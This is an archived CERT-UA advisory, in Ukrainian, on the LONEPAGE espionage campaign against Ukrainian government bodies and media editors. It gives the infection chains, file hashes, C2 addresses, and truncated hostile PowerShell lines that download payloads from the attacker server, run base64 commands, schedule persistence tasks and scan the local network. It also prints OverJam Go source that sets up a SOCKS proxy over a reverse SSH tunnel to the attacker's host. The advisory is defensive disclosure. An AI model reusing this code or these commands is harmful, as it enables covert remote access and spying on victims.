CERT-UA

Archived: 2026-04-02 12:06:13 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA, починаючи з другої половини 2022 року відстежується активність, що здійснюється у відношенні державних організацій та представників засобів масової інформації (редакторів) України з метою шпигунства.

Невстановленими особами за допомогою електронної пошти та мессенджерів розповсюджуються файли (.HTA, .EXE, .RAR, .LNK), запуск яких призводить до ураження ЕОМ жертви шкідливою програмою LONEPAGE. Згадана програма являє собою PowerShell-сценарій (зазвичай, у вигляді JavaScript або VBScript файлу), що здійснює завантаження з серверу управління TXT-файлу ("upgrade.txt"), виконання PowerShell-команд, які містяться у файлі, та передачу результатів на сервер за допомогою HTTP POST запиту.

При цьому, на уражену ЕОМ можуть завантажуватися шкідливі програми "THUMBCHOP" (стілер для Chrome та Opera), "CLOGFLAG" (кейлогер), а також TOR та SSH для створення прихованого сервісу і/або побудови зворотнього з'єднання і, в такий спосіб, створення передумов для інтерактивного несанкціонованого віддаленого доступу до комп'ютера. Під час реагування на інцидент також було виявлено зразки шкідливих програм, розроблених з використанням мови програмування Go, а саме: SEAGLOW та OVERJAM

Крім того, відомі випадки горизонтального переміщення з ураженої ЕОМ, а саме, сканування локальної обчислювальної мережі, компрометації комп'ютерів привілейованих користувачів та отримання доступу до корпоративних інформаційних систем.

Протягом 2022 - 2023 років згаданим угрупуванням отримано несанкціонований віддалений доступ до декількох десятків ЕОМ в Україні.

Мінімізації реалізації описаної загрози може сприяти, серед іншого, обмеження можливості запуску на ЕОМ легітимних компонентів: wscript.exe, cscript.exe, powershell.exe, mshta.exe.

Індикатори кіберзагроз

Файли:

```
f969edd0027b535b085f4642072e241b    8f2a5eeac887a4a9acb30b25c9d2bf4405c6d0c0207ebd7886e95988c93a8a5a
7581ec90e1995586f0f86f62eb61b305    a7317dfa2e5fd9bc944a84cd7fd72d943377b567cd186eeea2af5066b28ff0a9
9ba6ecad25a0b5666454aa8276235a83    bcfb1cf90d507fbbc52217d35d84d3dd3c55bcc3cf825ef35e4b829525544b7c
af73d4d0361b66dc54f3c25db6351111    55d8b1951e1ce8b3aea07ee3a3fb9f0e8f0cd345d08096806ddad9a6691510ec
286e04a218a6df2b4426f2b986971b36    7255941febd9e2b398e14b4b8b1cbbd7b68908f5c73ecbfafc4c48d68e0e1d6a
abb9140e98eaf1b2729ace09d77169b6    584d03057a739240eede6384dc3a1537dc1fc896cc9c506ab1a281c195393ae2
```

```
b6f0d098d757fcc81f77534aebd3cf1b    e04ba69e4d4935b30c3325679328b1f12cbf1eb2c5b739d717487d20bd667d12
2077689e5b9eb862add8ef779738c469    3a1437355c222bf4262dfcf76718cf35789fdab7ef424ade0651046435b5ddc5
b1041363732d49fcabc39beeda27717c    75a2b04082b3d0178b98da2ae14265d0169419a76c7c79cc0abd3c451904c61a
196d162f19ef28ae5afca4baafa38cfb    4453bf8cd981b35f8defe5c8392d6b23cea730877c047d99e11535b20da0caca
46410bb9e3ed9bf5c228d6da4089866c    3cf76b9dd4ed21168a3c2aaab158a65df4558d4557d47383ecd3a55df64e5c3b
663bc28526d059a14a23a6a5945a8f58    083a8a7ceceab777e47a49595e583c7137173b23318914399ad9dbab15a4c29a
96120f299054be502d01ccdb7c5083a3    36555640516b1ed087638443cbab08a368192995b06284396143e5d83d7cf96c
b454fe65b817f88042f00de97528530b    f0bdcb507aaf9af91bc69511a4873462e9b2b07c173c71d9c4c622a2754f5d5b
a848e813ffc0040c9392c213eb8f6102    786f4b1a64160077d771702b5da2e559425591b2f9a3fcf9d6de76858151c773
3330e620101b6ecbfa7c121b9ed2590e    907bccf7ce8e744680364e3e137365ce4d8ebe9d19c2c3e2342794747c5dd292
b96418ef58218d762836fcb17d14ea4d    b9b5f81d36e8e514ffccf9b85c0c61e76322a279a7f5a67821b5396b9beaff3a
179baa523f8ad63b492bacc8acabaf04    fb1312e70cd1766928550985782eb7b89d78cc93cfc66bafaa12287db2f8cf56
ed0a9320189bdeb340c9afbf02e0e2d3    03e10e3dd7d8ba535c54cd4e38bc9815938df0460120fa1d6d7614d05a1e824f
11bc275d9dc476829c1a36ee89506db5    77c1e74a2b0bca42bf30ed539663e6b5db2aa18dcdea55fd92eb6273ef1362a5
a255c0f591c9a4ddddfb700d8937288d    ec87ed83f6b1b5cbd40355a5e5b12a0fa9232f1264243998c0f4ae9f1ab03faa
b8014ca4b86015ceb6024d39c72f33ea    51cd4682f6152f0a9f915c6bb75991cbf0140da8e39f903a931f39a1b19fd542
a74244d531c0a11259b5b4cd9bcc7a7e    00b7e464b190dc3ee8847e214857b83180f948b5c887466f09bb91a3352b889a
e70218a98dc74d5d7cda2f6a756e1f25    0c0b3025dcd6d5bb96c83305cfa26795b4ec956ba62661f8e67b477542268229
d565d3d36651d3be3cd3e8df9e0bd6c2    89b0868fccc4e64a710c0a85a84e23f4788b7474c8ce847a1fef9f1616dd69fa
```

Хостові:

```
%APPDATA%\Microsoft\Installer\taskhost.exe
%APPDATA%\Microsoft\Windows\start menu\programs\startup\WindowsUpdateServices.lnk
%LOCALAPPDATA%\Google\Chrome\User Data\NetworkService\Local State.txt
%LOCALAPPDATA%\OneDriveFiles\OneDriveUpdaterCore.vbs
%LOCALAPPDATA%\UpdateFiles\temp.bin
%USERPROFILE%\.ssh\
%USERPROFILE%\AppData\Local\Microsoft\Windows\Explorer\thumbcache_64.db
%USERPROFILE%\AppData\Local\Microsoft\Windows\Explorer\thumbcache_windows.js
%USERPROFILE%\AppData\Local\Microsoft\Windows\Shell\svchost.exe
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Templates\ZillyaCore.exe
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Templates\svchost.exe
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Themes\WindowsUpdateServices.exe
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Themes\slideshow.bat
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Themes\slideshow.exe
%USERPROFILE%\appdata\local\temp\TaskManager.exe
%USERPROFILE%\appdata\local\temp\audiocompress.js
%USERPROFILE%\appdata\local\temp\update.js
%USERPROFILE%\appdata\local\temp\wininit.exe
%USERPROFILE%\downloads\AlexEcoPlanet.html
%USERPROFILE%\downloads\AngelsWebsite.html
%LOCALAPPDATA%\Microsoft\WindowsApps\SearchApp.exe
C:\Microsoft\Windows\start menu\programs\startup\WindowsUpdateServices.lnk
C:\Windows\System32\Tasks\OneDriveUpdateCoreFilesStart
%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -nop -noni -exec bypass -c $temp=
```

```
attrib.exe +h $home\.ssh
attrib.exe +h C:\programdata\ssh
mkdir $home\.ssh
mkdir C:\ProgramData\ssh
foreach ($ip 50..255){foreach($port in 21,22,23,139,443,80,445,626) {Test-NetConnection 192.168.88.$
net.webclient;$flm=$iik.downloaddata('http://217.12.218.107:30139/aMPnGqjRPSQIOZQG/page147/upgrade.t
powershell.exe -w hidden -nop -noni -exec bypass -c kill -name mshta;$a='ZGltIHIsIGMNCnNldCByID0gY3J
powershell.exe -w hidden -nop -noni -exec bypass -c;$a='//48ACEAR[...]BtAGwAPgA=';$b=[System.Convert
powershell.exe -w hidden -nop -noni -exec bypass -c;$a='//4gADwAI[...]BtAGwAPgA=';$b=[System.Convert
schtasks.exe /create /TN BatIncludeMessage /SC minute /mo 3 /tr $home\AppData\Local\temp\tm76Grt9.vb
schtasks.exe /create /TN OneDriveUpdateCoreFilesStart /SC minute /mo 15 /tr %LOCALAPPDATA%\OneDriveF
schtasks.exe /create /TN ThemesSlide /SC minute /mo 27 /tr $home\AppData\Roaming\Microsoft\Windows\T
schtasks.exe /create /tn OneDriveStandal0ne /tr C:\Users\Public\Libraries\OneDriveUpdate.js /sc minu
start-process "C:\Users\user\appdata\Local\Microsoft\WindowsApps\SearchApp.exe" -ArgumentList "-s 62
BatIncludeMessage (Scheduled Task)
OneDriveUpdateCoreFilesStart (Scheduled Task)
ThemesSlide (Scheduled Task)
OneDriveStandal0ne (Scheduled Task)
C:\Users\user\Desktop\KeyLog_with_date\KL\KL\obj\Release\WindowsUpdateServices.pdb (PDB)
C:\Users\user\Desktop\svchost\svchost\obj\Release\svchost.pdb (PDB)
C:\Users\user\Documents\Visual Studio 2012\Projects\OneDriveUpdateCore\OneDriveUpdateCore\obj\Releas
C:\Users\user\Documents\Visual Studio 2012\Projects\WindowsNotificationsServ\WindowsNotificationsSer
```

Мережеві:

```
156[.]38.245.115
179[.]48.251.182
217[.]12.218.107
45[.]148.121.6
62[.]210.204.94
hXXp://156[.]38.245.115/oHYgdtRwKJ/page69/upgrade[.]txt
hXXp://156[.]38.245.115:38104/page69
hXXp://217[.]12.218.107:25928/page121
hXXp://217[.]12.218.107:25928/page147
hXXp://217[.]12.218.107:30139/aMPnGqjRPSQIOZQG/page147/upgrade[.]txt
hXXp://45[.]148.121.6:32341/slideshow[.]bat
hXXp://45[.]148.121.6:32341/slideshow[.]php
```

Графічні зображення




Рис.1 Ланцюг ураження LonePage (HTA)




Рис.2 Ланцюг ураження LonePage (LNK)




Рис.3 Ланцюг ураження LonePage (EXE)





Рис.4 Приклад вихідного коду шкідливих програм ThumbChop та ClopFlag



```go
package main

import (
    "fmt"
    "io"
    "log"
    "net"
    "os"
    "golang.org/x/crypto/ssh"
    "github.com/things-go/go-socks5"
    "encoding/base64"
)

type Endpoint struct{
    Host string
    Port int
}

func (endpoint *Endpoint) String() string {
    return fmt.Sprintf("%s:%d", endpoint.Host, endpoint.Port)
}

func handleClient(client net.Conn, remote net.Conn) {
    defer client.Close()
    chDone := make(chan bool)

    go func() {
        _, err := io.Copy(client, remote)
        if err != nil {
        }
        chDone <- true
    }()

    go func() {
        _, err := io.Copy(remote, client)
        if err != nil {
        }
        chDone <- true
    } ()

    <- chDone
}

func publicKeyFile(file string) ssh.AuthMethod {
    base64key, err := base64.StdEncoding.DecodeString(file)
    if err != nil {
        log.Fatalln("")
        return nil
    }

    key, err := ssh.ParsePrivateKey(base64key)
    if err != nil {
        log.Fatalln("")
        return nil
    }
    return ssh.PublicKeys(key)
}

var proxyPort int = 0

func proxyServer(){
    proxy := socks5.NewServer()
    dest := "localhost:9999"
    if err := proxy.ListenAndServe("tcp", dest); err != nil{
        fmt.Println("Could't create proxy server")
        os.Exit(0)
    }
}
```

```go
func main() {
    go proxyServer()

    sshConfig := &ssh.ClientConfig{
        User: "[redacted]",
        Auth: []ssh.AuthMethod{publicKeyFile("[...]"),},
        HostKeyCallback: ssh.InsecureIgnoreHostKey(),
    }

    serverEndpoint := Endpoint{
        Host: "179.48.251.182",
        Port: 47253,
    }

    serverConn, err := ssh.Dial("tcp", serverEndpoint.String(), sshConfig)
    if err != nil {
        fmt.Println("Couldn't connect to server")
        os.Exit(0)
    }

    remoteEndpoint := Endpoint{
        Host: "localhost",
        Port: 9999,
    }

    listener, err := serverConn.Listen("tcp", remoteEndpoint.String())
    if err != nil {
        fmt.Println("Couldn't create listener for ssh connection: ",err)
        os.Exit(0)
    }
    defer listener.Close()

    localEndpoint := Endpoint{
        Host: "localhost",
        Port: 9999,
    }

    for{
        local, err := net.Dial("tcp", localEndpoint.String())
        if err != nil {
            fmt.Println("Error when conneccted to ssh server")
            os.Exit(0)
        }

        client, err := listener.Accept()
        if err != nil {
            fmt.Println("Error while serve client")
            os.Exit(0)
        }
        handleClient(client, local)
    }
}
```

OverJam

Рис.5 Приклад вихідного коду шкідливої програми OverJam

Source: https://cert.gov.ua/article/4818341